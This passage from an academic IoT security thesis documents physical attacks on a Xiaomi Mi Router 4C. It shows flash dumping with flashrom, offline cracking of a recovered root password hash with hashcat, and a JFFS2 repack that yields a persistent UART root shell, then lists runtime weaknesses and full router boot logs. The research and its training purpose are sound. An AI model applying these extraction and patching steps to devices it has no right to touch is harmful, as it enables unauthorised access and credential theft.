This minimal exposure is by design in OpenWrt: only essential services are enabled by default, and remote access is restricted to the web interface. No SSH, Telnet, or other common attack vectors are exposed, confirming a potentially lower attack surface.

5.3.4 Flash Dump and Analysis

Flash Dumping and Verification

A dependable flash image was required as the baseline for all static analysis and modification. To ensure accuracy, multiple dumps were performed using the CH341A programmer with repositioned SOIC-8 clips, verifying convergence on identical hashes. An initial read confirmed chip recognition.

```
sudo flashrom -VV -p ch341a_spi -c GD25Q127C/GD25Q128C -r flashdump.bin
↪ --progress
```

Status registers indicated that block protection mechanisms were inactive, and no write-in-progress or write-enable latch issues were encountered.To further bolster confidence in data integrity, the test clip was deliberately repositioned between successive dumps; consistent SHA-256 hashes across all attempts conclusively eliminated concerns over partial or corrupted reads. This outcome validated the hypothesis, yielding a trustworthy image that enabled confident progression to structural analysis.

Firmware Structure Analysis with Binwalk

A detailed `binwalk` analysis of the firmware dump revealed a multilayered flash layout, consistent with the partitioning observed during kernel initialization. The binary includes the U-Boot bootloader, a LZMA-compressed Linux kernel image, and multiple filesystem regions — notably a dense cluster of `JFFS2` nodes corresponding to the `overlay` partition.

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
102816        0x191A0         U-Boot version string: "U-Boot 1.1.3 (Aug 14
↪ 2020)"
1441792       0x160000        uImage: MIPS OpenWrt Linux-3.10.14
1441856       0x160040        LZMA compressed kernel data
2883584       0x2C0000        Squashfs filesystem, xz-compressed, created:
↪ 2020-08-14
398428        0x6145C         JFFS2 filesystem, little endian
604000-1440000                 [Dense cluster of interleaved JFFS2 and Zlib
↪ blocks]
1500000       0x16E360        End of overlay region
```

The `JFFS2` blocks appear highly fragmented, distributed across the region `0x060000-0x160000`, which aligns with the `overlay` partition identified in the kernel log:

```
[    1.560000] 0x000000060000-0x000000160000 : "overlay"
```

Inspecting binwalk extraction files suggests that the device maintains its persistent configuration data within the overlay partition. The presence of multiple JFFS2 headers interleaved with compressed Zlib fragments suggests — although it cannot be stated with certainty — that the device may use several concatenated or segmented JFFS2 volumes rather than a single linear one.

Post-Configuration Dump and Shadow File

To illustrate realistic attack vectors involving the exfiltration of user-configured credentials, a secondary flash dump was acquired after deliberate interaction with the device's web management interface. The motivation was to demonstrate how configuration changes persist in non-volatile storage, testing the hypothesis that sensitive data like password

hashes would be recoverable offline. Configuration parameters were set, for example, Wi-Fi and administrator password was set to `testlab!`.

The post-configuration dump was extracted using the CH341A programmer with the same verified procedure as the initial dump. The JFFS2 overlay partition (`mtdblock6`) was isolated and mounted, revealing the updated `/etc/shadow` file. The root user entry contained a salted MD5 hash in standard Unix format:

```
root:$1$dt51WYAP$oqohTsWg/1oVG1Xs.N.qe0:16205:0:99999:7:::
```

The full hash string was supplied to `hashcat` using mode `500` (md5crypt), and password `testlab!` was indeed found.

Firmware Identification

Confirmation of the underlying operating system was essential for informed selection of analysis tools (e.g., Squashfs and JFFS2 utilities) and for comprehending mechanisms governing configuration persistence. The motivation was to contextualize the device's software architecture, hypothesizing an OpenWrt base common in low-cost routers. Inspection of the file `/etc/openwrt_release` produced:

```
DISTRIB_ID="OpenWrt"
DISTRIB_RELEASE="Attitude Adjustment"
DISTRIB_REVISION="unknown"
DISTRIB_CODENAME="attitude_adjustment"
DISTRIB_TARGET="ramips/mt7628"
DISTRIB_DESCRIPTION="OpenWrt Attitude Adjustment 12.09.1"
```

This aged OpenWrt branch is frequently encountered in cost-sensitive router designs. Extraction of the Squashfs root filesystem revealed a standard OpenWrt layout, including configuration files in `/etc/config` (e.g., `network`, `wireless`, `firewall`), init scripts in `/etc/init.d` (e.g., `network`, `firewall`, `dnsmasq`), and modules in `/lib/modules`.

Available Binaries and System Inspection

Cataloging of executable binaries and the `PATH` environment variable was performed to inform potential privilege escalation pathways and to characterize the system's functional scope. The motivation was to map available tools for further exploration, hypothesizing a BusyBox core augmented by vendor specifics.

The extracted filesystem revealed a comprehensive set of utilities. Key binaries in `/bin` include multi-call `busybox` (providing core commands like `ash`, `cat`, `cp`), `ated` for antenna testing, and Xiaomi-specific tools like `flash.sh` and `mkxqimage`. In `/sbin`, system management tools predominate: `netifd` for network interfaces, `uci` for configuration, `wifi` for wireless control, and proprietary daemons such as `miqosd` (QoS), `trafficd` (traffic monitoring), and `xqbc` (Xiaomi backend communication). The `/usr/bin` directory contains advanced utilities like `iperf` for bandwidth testing, `curl` for HTTP requests, `luci-bwc` for bandwidth charts, and `messagingagent` for push notifications. Similarly, `/usr/sbin` hosts numerous services: `dnsmasq` for DNS/DHCP, `uhttpd` as the web server, `miqosd` for QoS enforcement, and specialized scripts like `controller.lua` and `speed_test.lua`. This inventory aligned with expectations, revealing opportunities for system manipulation and

confirming the device's reliance on OpenWrt with extensive Xiaomi customizations for features like smart home integration and traffic management.

5.3.5 Enabling UART

Utility of Root UART Shell

A root shell delivered over UART transcends mere firmware flashing; it furnishes direct, network-independent control over hardware subsystems, rendering it useful for forensic analysis, or recovery from compromised services.

Although remote root access (e.g., via SSH) is operationally preferable under normal conditions, UART constitutes the ultimate fallback when network stacks are disabled, corrupted, or otherwise unavailable.

Enabling UART via U-Boot Environment Modification

Direct patching of `uart_en=1` in the Config partition and default environment (within Bootloader partition), thanks to the CH341A programmer, enabled UART only on first boot. U-Boot reported:

```
*******env is corrupted,use default_environment!*********
*** Warning - bad CRC, using default environment

[    6.350000] nvram loss recovery nvram corrupt
Erasing SPI Flash... offs:20000 len:10000
Writing to SPI Flash...
```

U-Boot detects CRC mismatch in the Config partition and overwrites it with a factory backup.

`binwalk -eM` extraction revealed `uart_en` in three locations: two instances that are the same of the previous manual edits (Config + Bootloader); one "authoritative instance" in `etc/config/nvram.txt` within the JFFS2 overlay partition.

This file is the runtime NVRAM source used by the system after boot.

JFFS2 Overlay Extraction and Repacking

The `overlay` partition (`/dev/mtdblock6`, 1 MiB, offset `0x060000`) contains a JFFS2 filesystem with compressed data segments, typical of log-structured filesystems on SPI-NOR flash. Due to the log-structured nature of JFFS2 and the presence of nodes that may be scattered across multiple erase blocks, attempting to extract individual files directly using `dd` or `jefferson` is unreliable, as the data for a single file may be non-contiguous within the partition.

A complete overlay image was therefore extracted as follows:

```
dd if=flashdump.bin of=overlay.bin skip=393216 count=1048576 bs=1
```

After modifying `jffs2-root/etc/config/nvram.txt` to set `uart_en=1`, the overlay was rebuilt using parameters consistent with the GD25Q127 SPI-NOR geometry (erase block size `0x10000`, page size `0x100`):

```
mkfs.jffs2 -r jffs2-root/ -o overlaymodifiedpartition.bin -e 0x10000 -s 0x100 -l
truncate -s 1048576 overlaymodifiedpartition.bin
```

The `truncate` operation ensures alignment of the rebuilt overlay to the original partition size (1 MiB), preventing misalignment with subsequent partitions during reflashing.

The full firmware was reassembled by concatenating the preserved bootloader and kernel segments with the repacked overlay. The first command extracts all partitions before the overlay partition, and the second command extracts the kernel and root filesystem (OS1) after the overlay. The final command concatenates these segments with the modified overlay (which is in the middle) to produce `patchedfirwmare.bin`:

```
dd if=original.bin of=head.bin count=393216 bs=1
dd if=original.bin of=tail.bin skip=1441792 bs=1
cat head.bin overlaymodifiedpartition.bin tail.bin > patchedfirwmare.bin
```

Flashing `patchedfirwmare.bin` via a CH341A programmer successfully restored a **persistent** UART root shell. Verification with `nvram show` confirmed that `uart_en=1` was correctly retained after reboot.

It is worth noting that during transient UART access at first boot, the same persistence could have been achieved in software by executing:

```
nvram set uart_en=1 && nvram commit
```

The `nvram commit` command writes directly to the JFFS2-based overlay, updating `/etc/config/nvram.txt`. This behavior demonstrates that the JFFS2 overlay acts as the canonical, persistent NVRAM authority, superseding the U-Boot environment whenever corruption or CRC mismatch occurs in the `Config` partition.

5.3.6 UART Echo-Back Timing

Timing when UART becomes responsive

Determination of the precise boot stage at which UART echo-back becomes responsive was undertaken to optimize bootloader interruption or automated exploitation scripts. The motivation was to pinpoint interactive windows, hypothesizing post-rootfs mount responsiveness. Echo-back functionality initializes immediately following:

```
[ 1.790000] VFS: Mounted root (squashfs filesystem) readonly on device 31:8.
[ 1.800000] Freeing unused kernel memory: 208K
```

Input transmitted prior to this juncture is discarded. Subsequent execution proceeds to preinit scripts located in `/lib/preinit.sh`.

Reverse Engineering `/sbin/init`

Disassembly and analysis of the `/sbin/init` binary were conducted using Ghidra, which automatically identified the file as a 32-bit MIPS little-endian ELF executable. The motivation was to trace preinit invocation, hypothesizing userspace delegation. No base address relocation was required — differently from raw binary analysis workflows. String extraction

revealed no direct reference to `/lib/preinit.sh`; this absence suggested integration within the kernel's initramfs archive. Decompression of the LZMA-compressed kernel image exposed plaintext strings, confirming that preinit orchestration is managed at the kernel level rather than by the userspace init process.

5.3.7 Possible Weaknesses and Runtime Analysis

Due to time restrictions, a comprehensive evaluation of potential vulnerabilities was not feasible. Nevertheless, the following observations can be derived from the conducted testing.

The device operates on a legacy software stack based on OpenWrt "Attitude Adjustment" (12.09.1) and Linux kernel 3.10.14. Beyond the theoretical risks associated with unpatched kernel vulnerabilities (such as CVE-2016-5195), runtime analysis highlighted dangerous weaknesses in the userspace configuration.

Obsolescence of Core Components The system relies on userspace components that reached end-of-life years ago. The boot logs confirm `BusyBox v1.19.4` (released in 2012), which suffers from multiple known vulnerabilities. The kernel version 3.10.14 lacks modern security patches, creating a foundational risk for local privilege escalation.

Systematic Lack of Privilege Separation Runtime inspection via UART confirmed that the principle of least privilege is violated. Critical network-facing services execute with `root` privileges. Notably, the `dnsmasq` daemon is explicitly invoked with the `-user=root` flag, overriding default security behaviors. Furthermore, the proprietary web server stack (a modified Nginx labeled as `sysapihttpd`) and the CGI gateway (`fcgi-cgi`) operate as root.

```
root@XiaoQiang:/# ps | grep -E "dnsmasq|sysapihttpd|fcgi"
 1386 root      2672 S <  /usr/bin/fcgi-cgi -c 4
 1524 root      1340 S    /usr/sbin/dnsmasq --user=root ...
 1854 root      7812 S    {sysapihttpd} nginx: master process
```

Web Interface and Command Injection Risks The administrative interface, accessible via `/cgi-bin/luci` and the Xiaomi proprietary API, relies on the legacy Lua-based LuCI framework handled by 'fcgi-cgi'. Given that these processes run as root, any vulnerability in input sanitization (Command Injection) — a flaw historically documented in this firmware family (e.g., CVE-2018-13023) — would result in immediate, full system compromise.

Presence of Living-off-the-Land (LotL) Binaries The firmware filesystem includes standard utilities that facilitate post-exploitation. The presence of `netcat` (`nc`), `curl`, and `wget` in `/usr/bin` allows attackers to establish reverse shells or exfiltrate data without uploading external malware.

Chapter 6

Conclusions

6.1 Summary of Findings

This thesis has presented a comprehensive security assessment of low-cost IoT devices, with the dual objective of identifying common vulnerabilities in consumer-grade embedded systems and producing educational artefacts for hardware security training. The security evaluation revealed that the majority of these devices exhibited multiple recurring security issues, which, due to their role as essential components in both residential network systems and vital infrastructure systems, pose significant threats.

A range of common vulnerabilities have been identified, including unprotected debug interfaces, weak authentication mechanisms, absence of secure boot implementations, presence of insecure or outdated firmware components, and unencrypted network communications. The system vulnerabilities generate a multitude of attack pathways, encompassing unauthorised device access, firmware manipulation, data interception, and potential backdoor insertion. The documented exploitation methods illustrate genuine attack techniques, thereby demonstrating how these security vulnerabilities can lead to hazardous outcomes. These models are applied in real-world scenarios.

The research goes beyond vulnerability detection to address a fundamental educational obstacle that prevents the spread of knowledge about hardware security. The evaluation process yielded a variety of artefacts, such as firmware images, file system dumps, network packet captures, PCB photographs, configuration files, exploitation steps, and documentation of attack methodologies. These materials will be instrumental in developing user-friendly training systems. This environment, to be implemented as a Capture the Flag (CTF) platform or cyber range, is designed to train newcomers in hardware security without requiring physical equipment or extensive expertise. The objective is to provide a visually realistic and instrumentally authentic experience that offers meaningful exposure to hardware security concepts while maintaining an approachable learning curve. The primary objective of this initiative is to facilitate the accessibility of hardware security evaluation for novices by offering an introductory course, with the intention of cultivating interest in pursuing further studies. It is recognized that the development of practical proficiency in hardware security is contingent upon physical engagement with the relevant devices.

6.2 Future Work

The work described in this thesis represents an ongoing effort within the broader context of the ARTIC Project under Spoke 4 of Fondazione SERICS. Future research will expand the collection of security artefacts through further device assessments, vulnerability discoveries, and exploitation documentation. The repository of artifacts will continue to expand. This will facilitate the creation of more complete training scenarios with greater variety.

The subsequent phase of this initiative will involve the implementation of the aforementioned interactive CTF platform that leverages all the collected artefacts. The platform will provide students with a dedicated space in which to learn about hardware security through practical experience with interface identification, firmware analysis, and vulnerability exploitation, based on research data and methods. The objective of the project is, by making these hands-on experiences more accessible and approachable, to broaden participation in hardware security and lower the barriers that currently limit entry into this critical field.

Appendix A

Full TP-Link Router Bootlog

The following is the complete boot sequence captured via UART during power-on of the TP-Link WR841N (hardware revision 11).

```
U-Boot 1.1.4 (Jun 16 2015 - 14:12:19)

ap143-2.0 - Honey Bee 2.0

DRAM:  32 MB
Flash Manuf Id 0xef, DeviceId0 0x40, DeviceId1 0x16
flash size 4MB, sector count = 64
Flash:  4 MB
Using default environment

In:    serial
Out:   serial
Err:   serial
Net:   ath_gmac_enet_initialize...
ath_gmac_enet_initialize: reset mask:c02200
Scorpion ---->S27 PHY*
S27 reg init
: cfg1 0x800c0000 cfg2 0x7114
eth0: ba:be:fa:ce:08:41
athrs27_phy_setup ATHR_PHY_CONTROL 4 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 4 :10
eth0 up
Honey Bee ---->  MAC 1 S27 PHY *
S27 reg init
ATHRS27: resetting s27
ATHRS27: s27 reset done
: cfg1 0x800c0000 cfg2 0x7214
eth1: ba:be:fa:ce:08:41
athrs27_phy_setup ATHR_PHY_CONTROL 0 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 0 :10
athrs27_phy_setup ATHR_PHY_CONTROL 1 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 1 :10
```

```
athrs27_phy_setup ATHR_PHY_CONTROL 2 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 2 :10
athrs27_phy_setup ATHR_PHY_CONTROL 3 :1000
athrs27_phy_setup ATHR_PHY_SPEC_STAUS 3 :10
eth1 up
eth0, eth1
Setting 0x181162c0 to 0x60c1a100
is_auto_upload_firmware=0
Autobooting in 1 seconds
## Booting image at 9f020000 ...
   Uncompressing Kernel Image ... OK

Starting kernel ...

Booting QCA953x

Linux version 2.6.31 (tomcat@buildserver) (gcc version 4.3.3 (GCC) ) #61 Tue Jun
↪  16 14:17:33 CST 2015
Ram size passed from bootloader =32M
flash_size passed from bootloader = 4
CPU revision is: 00019374 (MIPS 24Kc)
ath_sys_frequency: cpu apb ddr apb cpu 650 ddr 393 ahb 216
Determined physical RAM map:
 memory: 02000000 @ 00000000 (usable)
Zone PFN ranges:
  Normal   0x00000000 -> 0x00002000
Movable zone start PFN for each node
early_node_map[1] active PFN ranges
    0: 0x00000000 -> 0x00002000
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 8128
Kernel command line: console=ttyS0,115200 root=31:2 rootfstype=squashfs
↪  init=/sbin/init
↪  mtdparts=ath-nor0:128k(u-boot),1024k(kernel),2816k(rootfs),64k(config),64k(art)
↪  mem=32M
PID hash table entries: 128 (order: 7, 512 bytes)
Dentry cache hash table entries: 4096 (order: 2, 16384 bytes)
Inode-cache hash table entries: 2048 (order: 1, 8192 bytes)
Primary instruction cache 64kB, VIPT, 4-way, linesize 32 bytes.
Primary data cache 32kB, 4-way, VIPT, cache aliases, linesize 32 bytes
Writing ErrCtl register=00000000
Readback ErrCtl register=00000000
Memory: 25844k/32768k available (1868k kernel code, 6924k reserved, 448k data,
↪  120k init, 0k highmem)
NR_IRQS:128
plat_time_init: plat time init done
Calibrating delay loop... 433.15 BogoMIPS (lpj=866304)
Mount-cache hash table entries: 512

****************ALLOC***********************
 Packet mem: 80275420 (0x400000 bytes)
*******************************************
```

```
NET: Registered protocol family 16
ath_pcibios_init: bus 0
***** Warning PCIe 0 H/W not found !!!
registering PCI controller with io_map_base unset
bio: create slab <bio-0> at 0
NET: Registered protocol family 2
IP route cache hash table entries: 1024 (order: 0, 4096 bytes)
net_link: create socket ok.
TCP established hash table entries: 1024 (order: 1, 8192 bytes)
TCP bind hash table entries: 1024 (order: 0, 4096 bytes)
TCP: Hash tables configured (established 1024 bind 1024)
TCP reno registered
NET: Registered protocol family 1
ATH GPIOC major 0
squashfs: version 4.0 (2009/01/31) Phillip Lougher
msgmni has been set to 50
io scheduler noop registered
io scheduler deadline registered (default)
Serial: 8250/16550 driver, 1 ports, IRQ sharing disabled
serial8250.0: ttyS0 at MMIO 0xb8020000 (irq = 19) is a 16550A
console [ttyS0] enabled
PPP generic driver version 2.4.2
NET: Registered protocol family 24
5 cmdlinepart partitions found on MTD device ath-nor0
Creating 5 MTD partitions on "ath-nor0":
0x000000000000-0x000000020000 : "u-boot"
0x000000020000-0x000000120000 : "kernel"
0x000000120000-0x0000003e0000 : "rootfs"
0x0000003e0000-0x0000003f0000 : "config"
0x0000003f0000-0x000000400000 : "art"
->Oops: flash id 0xef4016 .
Ooops, why the devices couldn't been initialed?
TCP cubic registered
NET: Registered protocol family 10
NET: Registered protocol family 17
802.1Q VLAN Support v1.8 Ben Greear <greearb@candelatech.com>
All bugs added by David S. Miller <davem@redhat.com>
athwdt_init: Registering WDT success
VFS: Mounted root (squashfs filesystem) readonly on device 31:2.
Freeing unused kernel memory: 120k freed

init started:  BusyBox v1.01 (2015.06.16-06:24+0000) multi-call binary
ipv6_add_addr 660: add address 0000:0000:0000:0000:0000:0000:0000:0001, prefix
↪  128

This Board use 2.6.31
xt_time: kernel timezone is -0000
nf_conntrack version 0.5.0 (512 buckets, 5120 max)
ip_tables: (C) 2000-2006 Netfilter Core Team
```

```
insmod: cannot open module `/lib/modules/2.6.31/kernel/iptable_raw.ko': No such
↪  file or directory
insmod: cannot open module `/lib/modules/2.6.31/kernel/flashid.ko': No such file
↪  or directory
PPPoL2TP kernel driver, V1.0
PPTP driver version 0.8.3
insmod: cannot open module `/lib/modules/2.6.31/kernel/harmony.ko': No such file
↪  or directory
insmod: cannot open module `/lib/modules/2.6.31/kernel/af_key.ko': No such file
↪  or directory
insmod: cannot open module `/lib/modules/2.6.31/kernel/xfrm_user.ko': No such
↪  file or directory
Now flash open!
Now flash open!
qca955x_GMAC: Length per segment 1536
953x_GMAC: qca953x_gmac_attach
Link Int Enabled
qca953x_set_gmac_caps  CHECK DMA STATUS
mac:1 Registering S27....
qca955x_GMAC: RX TASKLET - Pkts per Intr:18
qca955x_GMAC: Max segments per packet :   1
qca955x_GMAC: Max tx descriptor count :   511
qca955x_GMAC: Max rx descriptor count :   128
qca955x_GMAC: Mac capability flags    :   2D81
953x_GMAC: qca953x_gmac_attach
Link Int Enabled
qca953x_set_gmac_caps  CHECK DMA STATUS
mac:0 Registering S27....
qca955x_GMAC: RX TASKLET - Pkts per Intr:18

 (none) mips #61qca955x_GMAC: Max segments per packet :   1
 Tue Jun 16 14:1qca955x_GMAC: Max tx descriptor count :   511
7:33 CST 2015 (nqca955x_GMAC: Max rx descriptor count :   128
one)

(none) logqca955x_GMAC: Mac capability flags    :   2581
in: athr_gmac_ring_alloc Allocated 8176 at 0x81ed2000
athr_gmac_ring_alloc Allocated 2048 at 0x81ec1800
HONEYBEE ----> S27 PHY MDIO
ATHRS27: resetting s27
ATHRS27: s27 reset done
++++ athrs27_igmp_setup once
port0 vid is 0xb000b
port1 vid is 0x30003
port2 vid is 0x50005
port3 vid is 0x70007
port4 vid is 0x90009
++ PVID: 0x0000000b, bitmap: 0x0000001f
++ PVID: 0x00000003, bitmap: 0x0000001f
++ PVID: 0x00000005, bitmap: 0x0000001f
++ PVID: 0x00000007, bitmap: 0x0000001f
```

```
++ PVID: 0x00000009, bitmap: 0x0000001f
vtable vid: 0x00000002, bitmap 0x00000003
vtable vid: 0x00000004, bitmap 0x00000005
vtable vid: 0x00000006, bitmap 0x00000007
vtable vid: 0x00000008, bitmap 0x00000009
vtable vid: 0x0000000a, bitmap 0x0000000b
vtable vid: 0x0000000c, bitmap 0x0000000d
vtable vid: 0x0000000e, bitmap 0x0000000f
vtable vid: 0x00000010, bitmap 0x00000011
vtable vid: 0x00000012, bitmap 0x00000013
vtable vid: 0x00000014, bitmap 0x00000015
vtable vid: 0x00000016, bitmap 0x00000017
vtable vid: 0x00000018, bitmap 0x00000019
vtable vid: 0x0000001a, bitmap 0x0000001b
vtable vid: 0x0000001c, bitmap 0x0000001d
vtable vid: 0x0000001e, bitmap 0x0000001f
vtable vid: 0x00000020, bitmap 0x00000021
Setting Drop CRC Errors, Pause Frames and Length Error frames
Setting PHY...
ADDRCONF(NETDEV_UP): eth0: link is not ready
athr_gmac_ring_alloc Allocated 8176 at 0x81cde000
athr_gmac_ring_alloc Allocated 2048 at 0x81eff000
HONEYBEE ----> S27 PHY MDIO
Setting Drop CRC Errors, Pause Frames and Length Error frames
Setting PHY...
ADDRCONF(NETDEV_UP): eth1: link is not ready
device eth0 entered promiscuous mode
Now flash open!
athr_gmac_ring_free Freeing at 0x81cde000
athr_gmac_ring_free Freeing at 0x81eff000
athr_gmac_ring_alloc Allocated 8176 at 0x81cdc000
athr_gmac_ring_alloc Allocated 2048 at 0x81eff000
HONEYBEE ----> S27 PHY MDIO
Setting Drop CRC Errors, Pause Frames and Length Error frames
Setting PHY...
ADDRCONF(NETDEV_UP): eth1: link is not ready
athr_gmac_ring_free Freeing at 0x81ed2000
athr_gmac_ring_free Freeing at 0x81ec1800
athr_gmac_ring_alloc Allocated 8176 at 0x81cde000
athr_gmac_ring_alloc Allocated 2048 at 0x81ec1800
HONEYBEE ----> S27 PHY MDIO
Setting Drop CRC Errors, Pause Frames and Length Error frames
Setting PHY...
ADDRCONF(NETDEV_UP): eth0: link is not ready
ipv6_add_addr 660: add address fe80:0000:0000:0000:8616:f9ff:fe2a:807c, prefix
↪  64

nf_conntrack_rtsp v0.6.21 loading
nf_nat_rtsp v0.6.21 loading
adf: module license 'Proprietary' taints kernel.
Disabling lock debugging due to kernel taint
```

```
ath_hal: 0.9.17.1 (AR5416, AR9380, REGOPS_FUNC, WRITE_EEPROM, TX_DATA_SWAP,
↪  RX_DATA_SWAP, 11D)
ath_rate_atheros: Copyright (c) 2001-2005 Atheros Communications, Inc, All
↪  Rights Reserved
ath_dev: Copyright (c) 2001-2007 Atheros Communications, Inc, All Rights
↪  Reserved
ath_ahb: 10.2-00082-4 (Atheros/multi-bss)
__ath_attach: Set global_scn[0]
Enterprise mode: 0x03fc0000
Restoring Cal data from Flash
ath_get_caps[6166] rx chainmask mismatch actual 3 sc_chainmak 0
ath_get_caps[6141] tx chainmask mismatch actual 3 sc_chainmak 0
wifi0: Atheros ???: mem=0xb8100000, irq=2
ath_pci: 10.2-00082-4 (Atheros/multi-bss)
VAP device ath0 created
Setting Max Stations:33
 ieee80211_ioctl_siwmode: imr.ifm_active=131712, new mode=3, valid=1
Set freq vap stop send + 81fbc000
Set freq vap stop send -81fbc000
Set wait done --81fbc000
Set freq vap stop send + 81fbc000
Set freq vap stop send -81fbc000
Set wait done --81fbc000
ipv6_add_addr 660: add address fe80:0000:0000:0000:8616:f9ff:fe2a:807c, prefix
↪  64

ipv6_add_addr 660: add address fe80:0000:0000:0000:8616:f9ff:fe2a:807c, prefix
↪  64

athr_gmac_ring_free Freeing at 0x81cde000
athr_gmac_ring_free Freeing at 0x81ec1800
br0: port 1(eth0) entering disabled state
athr_gmac_ring_alloc Allocated 8176 at 0x81f20000
athr_gmac_ring_alloc Allocated 2048 at 0x81ec1800
HONEYBEE ----> S27 PHY MDIO
Setting Drop CRC Errors, Pause Frames and Length Error frames
Setting PHY...
ADDRCONF(NETDEV_UP): eth0: link is not ready
ipv6_add_addr 660: add address fe80:0000:0000:0000:8616:f9ff:fe2a:807c, prefix
↪  64

device ath0 entered promiscuous mode
br0: port 2(ath0) entering forwarding state
 ieee80211_ioctl_siwmode: imr.ifm_active=131712, new mode=3, valid=1
br0: port 2(ath0) entering disabled state

 DES SSID SET=etwork-526676d70b8d45d
ipv6_add_addr 660: add address fe80:0000:0000:0000:8616:f9ff:fe2a:807c, prefix
↪  64

br0: port 2(ath0) entering forwarding state
```

```
====>>>>wlanBootupAll ok
br0: port 2(ath0) entering disabled state

 DES SSID SET=TP-LINK_807C
ipv6_add_addr 660: add address fe80:0000:0000:0000:8616:f9ff:fe2a:807c, prefix
↪  64

br0: port 2(ath0) entering forwarding state
 ieee80211_ioctl_siwmode: imr.ifm_active=1442432, new mode=3, valid=1
br0: port 2(ath0) entering disabled state
IPv6 over IPv4 tunneling driver

 DES SSID SET=TP-LINK_807C
ipv6_add_addr 660: add address fe80:0000:0000:0000:8616:f9ff:fe2a:807c, prefix
↪  64

br0: port 2(ath0) entering forwarding state
qca955x_GMAC: GE0 RX DMA ENABLE
blockWps_proc_write 1026: write value = 0
```

Appendix B

Full EZVIZ minisys Bootlog

The following is the complete boot sequence captured via UART during the boot process of mini sys (through bootmini command in U-Boot) in EZVIZ C6N.

```
HKVS # bootmini
load mini to 0xa0000000 ...

header_data.u32Magic is 0xa7b4c9f8
header_data.u32header_len  is 0x10
header_data.u32RawDataLen is 0x5b000
Done load!
Thread Operating System3.1.3 build Jan 16 2023 - 14:11:27
SDK V2.1.2-g100a56b
svn version is 183211
[SFUD] Find a XMC XM25QH64C flash chip. Size is 8388608 bytes.
[SFUD] fh_flash flash device is initialize success.
[I/FAL] RT-Thread Flash Abstraction Layer(V0.4.0) initialize success.
fl_load_disp_text code_index: 4
get_code_part_info part_idx: 4
load_code part_idx: 4
efuse_clk warning:  div failed 7
ez_srand_init: pts_seed=0x43fe87a0, srand_seed=0xf06712b8
##exe sd card mmcsd_detect:973 sd_hw_power off
##exe try detect SD card
[I/DFS] Device File System initialized!

lwIP-2.0.2 initialized!
[I/SAL_SKT] Socket Abstraction Layer initialize success.
get_init_mac_addr: 94:ec:13:d7:5b:49
jffs2 System dfs_mount ok!
jffs2 System first initialized!
msh />download_init
minisys wait for jffs fs...
minisys driver_init ok...
rt_device_find enter
rt_device_open enter
[wdt] set topval: 9, top_s: 30
```

```
rt_device_control RT_DEVICE_CTRL_WDT_SET_TIMEOUT enter
[wdt] set topval: 4, top_s: 1
get_enc_params
set_enc_info
config_sec_init_key
parse_config_data
config_sec_check_file_status ret 1
CONFIG_SEC_FILE_VALID
config_sec_cal_and_write_file ret 0
fh_mmc_request,get response returns -2, cmd: 8
fh_mmc_request,get response returns -2, cmd: 5
##exe detect SD card start mmcsd_detect:1017
fh_mmc_request,get response returns -2, cmd: 55
fh_mmc_request,get response returns -2, cmd: 55
fh_mmc_request,get response returns -2, cmd: 55
fh_mmc_request,get response returns -2, cmd: 55
##exe detect mmc card start mmcsd_detect:1049
fh_mmc_request,get response returns -2, cmd: 1
fh_mmc_request,get response returns -2, cmd: 1
fh_mmc_request,get response returns -2, cmd: 1
===>go OFFLINE mmcsd_detect:1082
##exe mmcsd_detect:1169
set_stor_state state=0
port=0
atbm_wifi_hw_init
atbm_init_firmware
[Wifi] Enter atbm_usb_module_init
wifi version: 206664_231016
wifi chip type: atbm6032i
rtl8188_wifi_init_attach registered done..
rt_hw_usbotg_init start
fh_otg_driver_probe start
pmu_reg set usb_tune done:0x76203344
Setting default values for core params
Using Buffer DMA mode
Periodic Transfer Interrupt Enhancement - disabled
Multiprocesparse_config_data fail!
config_sec_check_file_status ret 1
CONFIG_SEC_FILE_VALID
config_sec_cal_and_write_file ret 0
port=0
sor Interrupt Enhancement - disabled
hcd_init start
hcd regs before base(e0700000)
Init: Power Port (0)
rt_hw_usbotg_init end
new high speed USB device number 3 using
[1]wifiIdVendor: bda, wifiIdProduct: f179
wifi version: 169604_231016
hik_wifi_preinit: enter
hik_set_country country_code:CN,use default channel plan set .
```

```
##hik_set_country :: country_code:CN;rtw_channel_plan=2a
loadparam-884: [wifi]disable 2.4G 40MHz
++++++++TODO: _init_workitem not implemented!
++++++++TODO: _init_workitem not implemented!
#####[set_tx_power_rate-307]#####
#####[set_tx_power_limit-325]#####
TODO---rtw_rtnl_lock_needed
  line:2022TODO---dev_alloc_name line 2254
thread RTW_CMD_THREAD enter...
parse_config_data fail!
config_sec_check_file_status ret 1
CONFIG_SEC_FILE_VALID
config_sec_cal_and_write_file ret 0
port=0
parse_config_data fail!
```

Appendix C

Full Mi Router Bootlog

The following is the complete boot sequence captured via UART during power-on of the Mi Router 4C.

```
DU Setting Cal Done


U-Boot 1.1.3 (Aug 14 2020 - 12:28:08)

Board: Ralink APSoC DRAM:  64 MB
Power on memory test. Memory size= 64 MB...OK!
relocate_code Pointer at: 83fb0000
RT2880_RSTSTAT_REG 0xc0030000
**************************
Board power on Occurred
**************************
flash manufacture id: c8, device id 40 18
find flash: GD25Q128C
env is right!
=========================================
Ralink UBoot Version: 4.3.0.0
-----------------------------------------
```

```
ASIC 7628_MP (Port5<->None)
DRAM component: 512 Mbits DDR, width 16
DRAM bus: 16 bit
Total memory: 64 MBytes
Flash component: SPI Flash
Date:Aug 14 2020  Time:12:28:08
========================================
icache: sets:512, ways:4, linesz:32 ,total:65536
dcache: sets:256, ways:4, linesz:32 ,total:32768

 ##### The CPU freq = 575 MHZ ####
 estimate memory size =64 Mbytes
RESET MT7628 PHY!!!!!!
Please choose the operation:
   1: Load system code to SDRAM via TFTP.
   2: Load system code then write to Flash via TFTP.
   3: Boot system code via Flash (default).
   4: Entr boot command line interface.
   9: Load Boot Loader code then write to Flash via TFTP.

   n3: System Boot system code via Flash.
Booting System 1
Erasing SPI Flash...
raspi_erase: offs:20000 len:10000
.
Writing to SPI Flash...
```

```
.

done

## Booting image at bc160000 ...

   Image Name:   MIPS OpenWrt Linux-3.10.14

   Image Type:   MIPS Linux Kernel Image (lzma compressed)

   Data Size:    1436818 Bytes =  1.4 MB

   Load Address: 80000000

   Entry Point:  80000000

   Verifying Checksum ... OK

